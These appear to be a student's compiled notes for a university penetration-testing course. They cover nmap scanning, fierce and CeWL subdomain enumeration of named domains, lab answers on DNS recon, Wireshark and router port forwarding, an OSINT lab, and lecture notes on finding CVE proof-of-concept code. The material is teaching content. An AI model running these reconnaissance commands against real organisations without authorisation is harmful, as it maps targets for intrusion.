Ports are virtual endpoints where network connections start and end. We scan them because knowing which ports are "open" reveals exactly what software and services are running on a machine, which tells us precisely where the potential security holes (attack surface) are located.

- Scan a single IP: nmap 192.168.1.5
- Scan a range: nmap 192.168.1.1-100
- Quick/Aggressive Scan: nmap -A -T4 192.168.1.5
- Scan specific ports: nmap -p 80,443,8080 192.168.1.5
- Scan ALL ports (0-65535): nmap -p- 192.168.1.5
- Output to file: nmap -oN results.txt 192.168.1.5

Is that all ??

Nmap is an extremely useful tool with many possible configurations that we have not covered yet. This was just a basic introduction and we will revisit this tool more in depth within the next modules, as understanding some of its granular technical settings requires the foundation of upcoming lectures on packet structure and protocols.

Lab

Lab 03

- For lab 3 you will be looking at an OSINT challenge where you will need to download an image given to you, perform metadata analysis, and take things further with an investigation...
- Research is an **extremely** large part of pentesting. Even as a seasoned professional, you will often come across technologies or scenarios that you will not immediately know how to analyze properly, causing you to need further research. *Similarly, you may need to look some things up to successfully complete this lab.*

Useful Resources

- https://www.nsa.gov/news-features/declassified-documents/assets/files/Untangling-the-Web.pdf
- https://www.amazon.com/Google-Hacking-Penetration-Testers-Third/dp/0128029641/
- http://www.google.com/advanced_search
- https://github.com/lanmaster53/recon-ng
- https://hunter.io
- http://shodan.io
- https://twitter.com/shodanhq/status/1036715482664054785?lang=en
- https://danielmiessler.com/study/shodan/
- https://motherboard.vice.com/en_us/article/vv7ybx/inventor-of-the-internets-most-terrifying-search-engine-shows-us-how-to-use-it

Fierce and CeWL

Tuesday, February 17, 2026 10:34 PM

Module 4 - Fierce an...

FIERCE DOMAIN SCANNER RSNAKE

Fierce finds host names.

Available from Kali command line as

```
fierce
```

To print the `fierce` help message in a terminal, you need to run it as follows:

```
fierce --help
```

A LITTLE BIT ABOUT LINUX NAVIGATION

1. The shell is the program that listens to the commands you type in a terminal window.

2. The user manual can be accessed by executing the command `man` with a program name following it, presents the manual entry for that program.

3. In theory, typing `man man` should tell you everything you need to know (almost).

?. If I type `man fierce` then what happens?

We get information about the program, but is it enough?

Sometimes, we need more.

WHERE IS THIS FIERCE THING?

`locate` displays every absolute pathname for which the user has access permission that contains any of the names of files and/or directories that are provided to it as arguments.

```
root@kali:~# locate fierce
/usr/bin/fierce
/usr/lib/python3/dist-packages/fierce
/usr/lib/python3/dist-packages/fierce-1.4.0.egg-info
/usr/lib/python3/dist-packages/faraday_plugins/plugins/repo/fierce
...
```

Which of these many things is the fierce program I execute?

The `which` commands searches the path of executable in system paths set in $PATH environment variable.

```
root@kali:~# which fierce
/usr/bin/fierce
```

LINUX `file` COMMAND

What does it do? `man file`

Let's find out about fierce. It's in */usr/bin/fierce*. That means that from the root directory, we traverse into the *usr* subdirectory, then to the *bin* subdirectory of that, then we find the file *fierce*.

What file type is it?

```
root@kali:~# file /usr/bin/fierce
/usr/bin/fierce: Perl script text executable
...
```

WHAT'S IN /usr/bin/fierce ANYWAY?

It's complicated.

The file is a python script whose last line uses `load_entry_point` to identify a package.

Use `locate fierce` to find the module it loads.

Among the results of that command is `/usr/lib/python3/dist-packages/fierce/fierce.y` the actual fierce executable script.

This uses `argparse`, whose `subdomain` *mutually exclusive group options* include several subdomain files of interest.

Explore these further for full assignment credit.

SO NOW LET'S RUN FIERCE

```
kali@kali:~# fierce --domain cise.ufl.edu

NS: ns3.cise.ufl.edu. ns1.cise.ufl.edu.
ns.name.ufl.edu. ns2.cise.ufl.edu.

SOA: ns1.cise.ufl.edu. (128.227.205.194)
Zone: failure
Wildcard: failure

...
```

Fierce tries to do a zone transfer from each of these nameservers, but it fails.

It also looks for a *wildcard* record `*.cise.ufl.edu`, but that fails too.

Then it goes about doing its thing.

But what is that thing it does?

FIERCE NAME EXTRACTION PLAN

The fierce `default.txt` file has a list of 1,594 common host names.

How did it find them? By looking at name servers on the internet.

If it finds a host, it looks up and down the IP address range for nearby (+- 5 in the last octet) IP addresses and does a reverse lookup of them.

HOW WELL DID FIERCE DO?

`fierce` found 29 entries in the `cise.ufl.edu` domain.

Do you think we have more than 29 names? How could we do better?

We can get more names using `CeWL` from Robin Wood (digininja). `CeWL` scans a web site looking for words to be used in a password, account name, etc. It is useful for generating custom word lists for a site.

`CeWL` can be found in the Kali menu:

```
Applications→
  05 Password Attacks→
    cewl
```

WHAT DOES CEWL BUY US?

First run CeWL

```
cewl https://www.cise.ufl.edu -d 3 -o –w cise-wordlist
```

This looks 3 pages deep and grabs all strings 3 characters or longer.

Adding these to the words in the default list yields a much larger set of unique words (over 70,000).

Running fierce with these words takes longer, but yields 127 more undiscovered hostnames (such as `cyclone.cise.ufl.edu`).

This is a good way to find undiscovered internal networks as well.

Visit: DijiNinja - CeWL

BURP CEWLER

CeWL has been integrated into the Burp Suite (portswigger), a web proxy.

This makes it easy to generate website wordlists from within a tool that many use to audit websites.

This is the kind of addition that would make a great open source security project. (Sorry you couldn't have done it first.)

Visit: Portswigger Web Security – The Burp Suite Family

BUT CAN WE DO BETTER?

Fierce does reverse lookups on +-5 IP addresses from any address it finds. Why stop there?

Possibly so we make less noise.

(The quieter you become the more you are able to hear.)

What if we don't care?

To check all IPs in a /24 network use:

```
fierce -traverse 255
```

Using names we found for `cise.ufl.edu` with both the default wordlist and `CeWL`, this yields 202 hosts in all.

Sometimes you need to be creative.

OTHER SCANNERS: dnsmap

dnsmap is an alternate scanner that will enumerate hosts.

Use it as follows to generate names for cise.ufl.edu

```
dnsmap cise.ufl.edu
```

dnsmap does not find as many hosts as fierce (18 vs. 29).
With the CeWL wordlist, it finds 109 hosts.

Inspection of the binary shows a list of 241 names, but even with that smaller list, it uses twice as much time as `fierce`.

Other scanners such as `amass` will find yet other names based on differing assumptions and wordlists. Using multiple scanners can provide extra value in an actual engagement.

Visit: https://github.com/makefu/dnsmap

CLOSING THOUGHTS

YOU HAVE REACHED THE END OF THIS PRESENTATION

References:

https://github.com/davidpepper/fierce-domain-scanner
https://digi.ninja/projects/cewl
https://portswigger.net/burp
https://github.com/makefu/dnsmap
https://www.kali.org/wp-content/uploads/revslider/last/burpsuite.png
https://www.aldeid.com/w/images/a/a8/Fierce-logo.png by Sebastien.damaye

Notes for Practical 3

Monday, March 02, 2026 1:48 PM

Wireshark and Fierce/CeWl:

annotated-Copy%20...

CIS 4204/5209 - PENETRATION TESTING: ETHICAL HACKING

Lab 4: DNS Reconaissance and Wireshark

Team Members	
Name	**UFID**
Christian Taylor	58540310

Overview

Get experience with DNS reconnaissance, the fierce domain scanner, forward and reverse lookups, and CeWL.

Part 1: DNS Recon

Step 1: Fierce

1. Log in to your kali VM and use the fierce domain scanner to identify hosts in the artstailor.com domain. Use the --wide flag to scan more nearby domains.

Question: Which IP address blocks (i.e., groups of IP addresses) are employed by hosts in the artstailor.com domain? **Start with www.artstailor.com.**

80.64.25.3 {80.64.25.133, 80.64.25.3 (inner router)}, 10.64.25.90, 10.64.25.100-101, 10.64.25.38-39, 10.64.25.90-91, and 80.64.25.3

2. Inspect the source code for the fierce domain scanner to determine where its wordlist is stored. Reading the source code for tools is an essential skill.

Question: Where is the *default* wordlist located?

The default wordlist is located at /usr/lib/python3/dist-packages/fierce/lists

Question: Where is the *default* wordlist located?

The default wordlist is located at /usr/lib/python3/dist-packages/fierce/lists

Question: Which names are identified because they are included in the default wordlist?

mail.artstailor.com (mail), ns.artstailor.com (ns), pdc.artstailor.com (pdc), and pop.artstailor.com (pop)

CIS 4204/5209 - PENETRATION TESTING: ETHICAL HACKING

Lab 4: DNS Reconaissance and Wireshark

CIS 4204/5209 - PENETRATION TESTING: ETHICAL HACKING

Lab 4: DNS Reconaissance and Wireshark

Step 2: CeWL

1. Use CeWL against the web server http://www.artstailor.com to create an alternate wordlist to use with fierce.

Question: What new hosts were found using the custom wordlist?

costumes.artstailor.com and prom.artstailor.com (near prom.artstailor.com there is a key005-PLUS-... hostname)

Part 2: Wireshark

1. Start Wireshark and start a recording on the correct interface.
2. Provide some data to Wireshark by executing the following command:

   ```
   traceroute -I www.artstailor.com
   ```

   Linux traceroute, by default, sends UDP packets rather than an ICMP echo (partly because so many machines ignore ICMP echo).
3. Take note of how many ICMP packets you find with different sources and destinations. Entering the string `ICMP` into the Wireshark filter input box can help.
4. Expand the "Internet Protocol Version 4" view to check the TTL field in a packet sent from your host (check the Source column for your IP address). Try this several times to make sure you understand what's happening.

Question: How many pings does traceroute send out before it stops? Why does it stop?

It sent 20 pings. It stops because it received a reply, meaning it has reached the host.

Question: Is there any anomalous traffic?

Not that I can see (which means I'm probably being stupid). Traceroute sends pings with incrimenting TTL's until it finally reaches the host and stops as to be expected.

Set up a router:

annotated-Copy%20...

CIS 4204/5209 PENETRATION TESTING & ETHICAL HACKING: Module 4

Submission: NCAE MiniHack 2025

Team Member (individual)	
Name	**UFID**
Christian Taylor	58540310

Tasks

Step 1: IP address configuration

- For each machine in the diagram, configure their corresponding IP addresses
  - Note that the "Router" machine needs *two* IP addresses. One corresponding to the external network, and another to the internal network.
  - Take screenshots of the commands run/files modified along the way

Question 1: Document your IP configuration below (with screenshots+captions, where appropriate):

```
[admin@MikroTik] /ip/address> /interface print
Flags: R - RUNNING
Columns: NAME, TYPE, ACTUAL-MTU, MAC-ADDRESS
#   NAME    TYPE       ACTUAL-MTU  MAC-ADDRESS
0 R ether5  ether            1500  BC:24:11:19:9B:1B
1 R ether6  ether            1500  BC:24:11:1E:93:EC
2 R lo      loopback        65536  00:00:00:00:00:00
[admin@MikroTik] /ip/address> /ip address add address=172.20.217.1/16 interface
= ether5
syntax error (line 1 column 51)
[admin@MikroTik] /ip/address> /ip address add address=172.20.217.1/16 interface=
 ether5
[admin@MikroTik] /ip/address> /ip address add address=192.168.217.1/24 interface
= ether6
[admin@MikroTik] /ip/address> /ip address print
Columns: ADDRESS, NETWORK, INTERFACE
# ADDRESS           NETWORK        INTERFACE
0 172.20.217.1/16   172.20.0.0     ether5
1 192.168.217.1/24  192.168.217.0  ether6
[admin@MikroTik] /ip/address>
```

This screenshot is all I had to do for the router. First I checked which interfaces it had available (before this I checked to see any running ip addr's). I then set the external and internal IP address to their own respective interface and made sure they worked with /ip address print

Complex commands or screenshots should have explanations or captions, respectively.

Submission: NCAE MiniHack 2025

Step 2: Routing configuration

- For the "Internal Kali" and "Internal Webserver" machines, ensure that the Router machine is set as their default gateway (another word for router), and that you can ping external machines from the internal machines.
    - To test if this is configured properly, try pinging the External Kali machine from one of the internal ones.
    - Take screenshots of the commands run/files modified along the way

Question 2: Document your routing configuration below (with screenshots+captions, where appropriate):

```
sandbox@sandbox-Ubuntu:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether bc:24:11:66:92:9b brd ff:ff:ff:ff:ff:ff
    altname enp0s18
```

I used this command to find the correct interfaces to use, then this command to set my router as the default ip

```
sandbox@sandbox-Ubuntu:~$ sudo ip addr add 192.168.217.100/24 dev ens18
sandbox@sandbox-Ubuntu:~$ sudo ip route add default via 192.168.217.1 dev ens18
```

I did the exact same thing on the kali machine

Complex commands or screenshots must have explanations or captions, respectively.

Submission: NCAE MiniHack 2025

Step 3: Web server configuration

- The Internal Webserver machine should be configured to run a web server, with the string "team#" (replace '#' with your team number) on the home page. The web server should be accessible from the external network (through the router) as well as the internal network.
    - Hint: You will need to set up port forwarding on the router machine. Identify which web server port you will need for this lab (hint: you're not going to configure HTTPS).
        - Machines from the external network will be visiting the IP of the router, not the internal IP of the web machine. Your port forwarding will handle this redirection.
    - Hint: Look into the "Apache" web server (installed by default on your internal Ubuntu machine)
    - Take screenshots of the commands run/files modified along the way
    - Take a screenshot of the website being accessed from the External Kali machine, as well as a scoreboard screenshot with all-green arrows.

Question 3: Document your web server configuration below (with screenshots+captions, where appropriate):

I edited /var/www/htlm/index.html with the correct team number and restarted the apache server (systemctl restart apache2). I then realized Im an idiot and I set the apaches routing IP to the internal kali machine and not the server, after flushing and fixing that I then enacted these 3 rules to allow port forwarding for http on my router:

```
[admin@MikroTik] /ip/address> /ip firewall nat add \ chain=dstnat \ in-interface
=ether5 \ protocol=tcp \ dst-port=80 \ action=dst-nat \ to-addresses=192.168.217
.2 \ to-ports=80
[admin@MikroTik] /ip/address> /ip firewall nat add \ chain=srcnat \ src-address=
192.168.217.0/24 \ out-interface=ether5 \ action=masquerade
[admin@MikroTik] /ip/address> /ip firewall filter add chain=forward action=accep
t
```


These commands essentially tell any connection on port 80 to be redirected to the internal IP and port

Complex commands or screenshots must have explanations or captions, respectively.

Question 4: Show a screenshot of the website being accessed from the External Kali machine, as well a scoreboard screenshot with all-green arrows

CIS 4204/5209 PENETRATION TESTING & ETHICAL HACKING: Module 4

Submission: NCAE MiniHack 2025



CIS 4204/5209 PENETRATION TESTING & ETHICAL HACKING: Module 4

Submission: NCAE MiniHack 2025

Extra credit

If you decide to complete the any of the extra credit challenges, post screenshots below:

Optional extra credit challenge solve screenshots here.

OSINT:

annotated

annotated
-Copy%20...

CIS 4204/5209 PENETRATION TESTING & ETHICAL HACKING: Module 3

Lab 3: OSINT

Team Members	
Name	**UFID**
Christian Taylor	58540310

(submission: fill out the text boxes in the Task below, in this document)

Goal

Get experience doing reconnaissance using open source intelligence sources and tools.

Task

After successfully signing off on a contract with Art Rosenbaum, your firm **prob3 Inc.** got right to work on the long-term penetration test to be conducted over the course of the next few months.

During the preliminary investigation/reconnaissance phase, your team came across the image `case-01-01.jpg`, extracted from a publicly available directory in Art's public website for the shop.

DOWNLOAD IMAGE ↓

https://drive.google.com/file/d/1GZfKD8zFOrmblzwCV9MF9tC8TfEu1P7M/view?usp=sharing

Senior members on the team indicate that there may be more to this image than it seems.

Your task is to:

- Analyze this image.
- Uncover what's really going on here

Answer the questions below.

Answer the questions below.

CIS 4204/5209 PENETRATION TESTING & ETHICAL HACKING: Module 3

Lab 3: OSINT

Question 1: How did you analyze the image, and what did you uncover?

I analyzed the file using exifTool, and I uncovered a github repo

Question 2: If the image led you somewhere, what thing(s) did you find there?
***Extra credit**: Define and explain what "CTR" is in the context of what you found*

I found crypto.txt and ve-comm. CTR is counter mode in cryptography that turns a block cipher into a stream cipher

Question 3: What "incident" took place? Who's responsible, and how is Art Rosenbaum involved?

Omni-man killed the guardians of the globe and has asked Art Rosenbaum to expunge evidence exfiltrated from the GDA

Basic study guide for the practical:

P03 - Study Guide

CIS 4204/5209 - PENETRATION TESTING: ETHICAL HACKING

Practical 3: Study Guide

Overview

This practical will test your knowledge of open source intelligence (OSINT), network scanning, network administration, and packet analysis as seen in Lab 3 OSINT and Lab 4 DNS Reconnaissance and WireShark, NCAE Minihack 2025, the Nmap TryHackMe Room, and the corresponding lectures for Modules 3 and 4. If you have not done these, **do them before the practical!** Please note that this guide is not necessarily comprehensive nor complete, but intended to give you a starting point on what to study.

Open Source Intelligence (OSINT) Skills

- Google advanced search usage (Google Dorking).
- Metadata analysis with ExifTool
- DNS lookups
- Crawling target sites and creating wordlists with CeWL
- Understand basic web enumeration and navigation

Network Scanning Skills

- General understanding of ports and services.
- Nmap basic syntax and usage.
- Parsing and understanding Nmap output.
- Specialized scans for cases where host discovery is blocked, TCP packets are blocked, etc.
- You will NOT be required to do a full -p- port scan. Everything you need to scan during Practical 3 will be running somewhere on ports 1-1000 OR on the default top 1000 scan ports, and it is highly recommended not to scan more than you need to, as you will gain no benefit, and will encounter a frustrating time delay as you wait for your scan to finish.

Network Administration Skills

encounter a frustrating time delay as you wait for your scan to finish.

Network Administration Skills

- General understanding of network architecture
- Differentiating between different network devices and their roles in the network
- Practice assigning an IP address and subnet mask to a Linux interface

Practical 3: Study Guide

- Know how to view and set the default gateway to ensure traffic can leave the local subnet.
- Be familiar with managing web services (starting/stopping/restarting) on platforms like Ubuntu
- Understand how to assign IP addresses to specific physical interfaces (WAN vs. LAN).
- Know how to configure the router so that internal machines can communicate with external networks through a specified gateway.


Packet Analysis Skills

- Basic understanding of packet structures and protocols (Packet fields, TCP/IP protocol, UDP, ICMP, etc.)
- Performing packet captures with WireShark
- Importing and analyzing packet capture results through WireShark
- Understanding intricacies of packet captures, and recognizing anomalies that don't belong
- Monitor traffic on remote machines with wireshark's SSHdump or tcpdump
- Using captured traffic to infer what systems are communicating and why.

Services

Tuesday, February 17, 2026 10:34 PM

Module 5 - Common ...



Why Do We Care About Services?

Why Do We Care About Services?

Network services are programs that listen on ports to allow computers to communicate over a network. They power everything we use online: websites (HTTP), remote access (SSH/RDP), file sharing (SMB/NFS), databases (MySQL/MSSQL), and more.

From a pentester's perspective, every running service represents potential risk. If a service is outdated, misconfigured, or poorly secured, it can become an entry point for attackers. Understanding how services work, how to interact with them, and how they fail is essential to understanding how real-world attacks happen.

TLDR: Services define a system's functionality… and its attack surface!

CVEs & Outdated Software

CVEs & Outdated Software

A CVE (Common Vulnerability and Exposure) is the result of a rigorous research and reporting process. Understanding this "pipeline" helps you realize why certain exploits are available for some versions but not others.

- Discovery: A security researcher, hobbyist, etc. finds a flaw (like a buffer overflow or a logic error) in a piece of software.
- Reporting (Responsible Disclosure): The researcher typically notifies the software vendor first. This gives the vendor time to create a "patch" before the details are made public.
- Assignment: A CNA (CVE Numbering Authority), such as MITRE or a major vendor like Microsoft, assigns a unique ID (e.g., CVE-2024-1234) to the flaw. This ensures everyone, from developers to pentesters, have an easy way to reference specific bugs.
- Publication: Once a fix is ready (or if the vendor fails to respond), the CVE is published in the National Vulnerability Database (NVD). It is given a CVSS Score (0.0 to 10.0) based on how easy it is to exploit and how much damage it can do. From there, researchers can post POC code and write ups, allowing others to see how to exploit the older (now patched) versions themselves

CVEs & Outdated Software

One of your goals during a pentest isn't just to find these "outdated" services, it's to prove that the version in place is a risk. This requires a three-step workflow that moves from version detection to exploitation.

- Step 1: Fingerprinting: You use tools like nmap -sV or banner grabbing via nc to find the exact version of a service.
  - Example: You see OpenSSH 7.2p2 running on Port 22.
- Step 2: Searching for CVEs: You search for that specific version in vulnerability databases.
  - "I see Version X. Is it outdated? If it is, are there any CVEs for Version X?"
- Step 3: Finding a Proof of Concept (PoC): Once you have a CVE number applicable to that version, you look for "PoC code", which is a script or set of commands that successfully demonstrates the exploit.
  - GitHub: Often the first place researchers post their code.
  - Exploit-DB: A curated archive of exploit code maintained by Offensive Security.
  - Searchsploit: A command-line tool (installed by default on Kali) that lets you search the entire Exploit-DB offline.

If you see an outdated version, your first instinct should be: Search Engine → "Service Name [Version] CVE" → "CVE-XXX-YYYY PoC GitHub"

Common Services

Disclaimer

This lecture focuses on some of the most common network services you will encounter during pentesting, but it does not cover every possible service that may exist. In real world environments, you will frequently encounter unfamiliar or less common services that are not discussed here, since there are thousands of services developers can implement and it would be impossible to cover all of them in a single presentation. Developing the habit of researching unknown services, reading official documentation, and consulting the internet is an essential skill for any pentester.

Additionally, even for the services covered in this lecture, it is impractical to explore every possible command, feature, and configuration. The goal of this module is to understand core functionality, typical interaction methods, and the most common vulnerabilities, not to memorize every command. You are encouraged to do your own research on services and how they individually function at a technical level if that sparks your curiosity.

In practice, effective pentesting relies on curiosity, documentation, and continuous learning just as much as technical skill.

Domain Name Service (DNS)

DNS

History: In the early days of the internet, people had to maintain a single file (HOSTS.txt… sound familiar?) to remember the IP addresses of every computer. As the network grew, this became impossible. In 1983, Paul Mockapetris designed the Domain Name System (DNS) to automate the translation of human-readable names into machine-readable IP addresses.

Ports:

- UDP 53: Used for standard queries (Fast, connectionless).
- TCP 53: Used for Zone Transfers (AXFR) and large responses.

DNS is the "Resolution Engine" of the world. It maps domain names (like google.com) to IP addresses. It also routes email via MX records and provides service location via SRV records.

DNS is also Hierarchical and Distributed. No single server knows every address; instead, they "ask" each other in a chain. For a pentester, DNS is the ultimate "Footprinting" tool, as it can reveal the subdomains and internal infrastructure of an organization.


DNS: Interaction & Tools

DNS interaction is purely "query-based." You send a request for information (like an IP address) and the server provides a response. Pentesters interact with DNS to map out the target's infrastructure. While your computer does this automatically in the background, manual interaction using tools like dig or nslookup allows you to request specific record types that are vital for footprinting, such as Mail Servers (MX) or Name Servers (NS).

- Lookup IP (A Record): dig <domain_name> A (Finds the IP address of a website).
- Lookup Mail Servers: dig <domain_name> MX (Identifies where the company's email is handled).
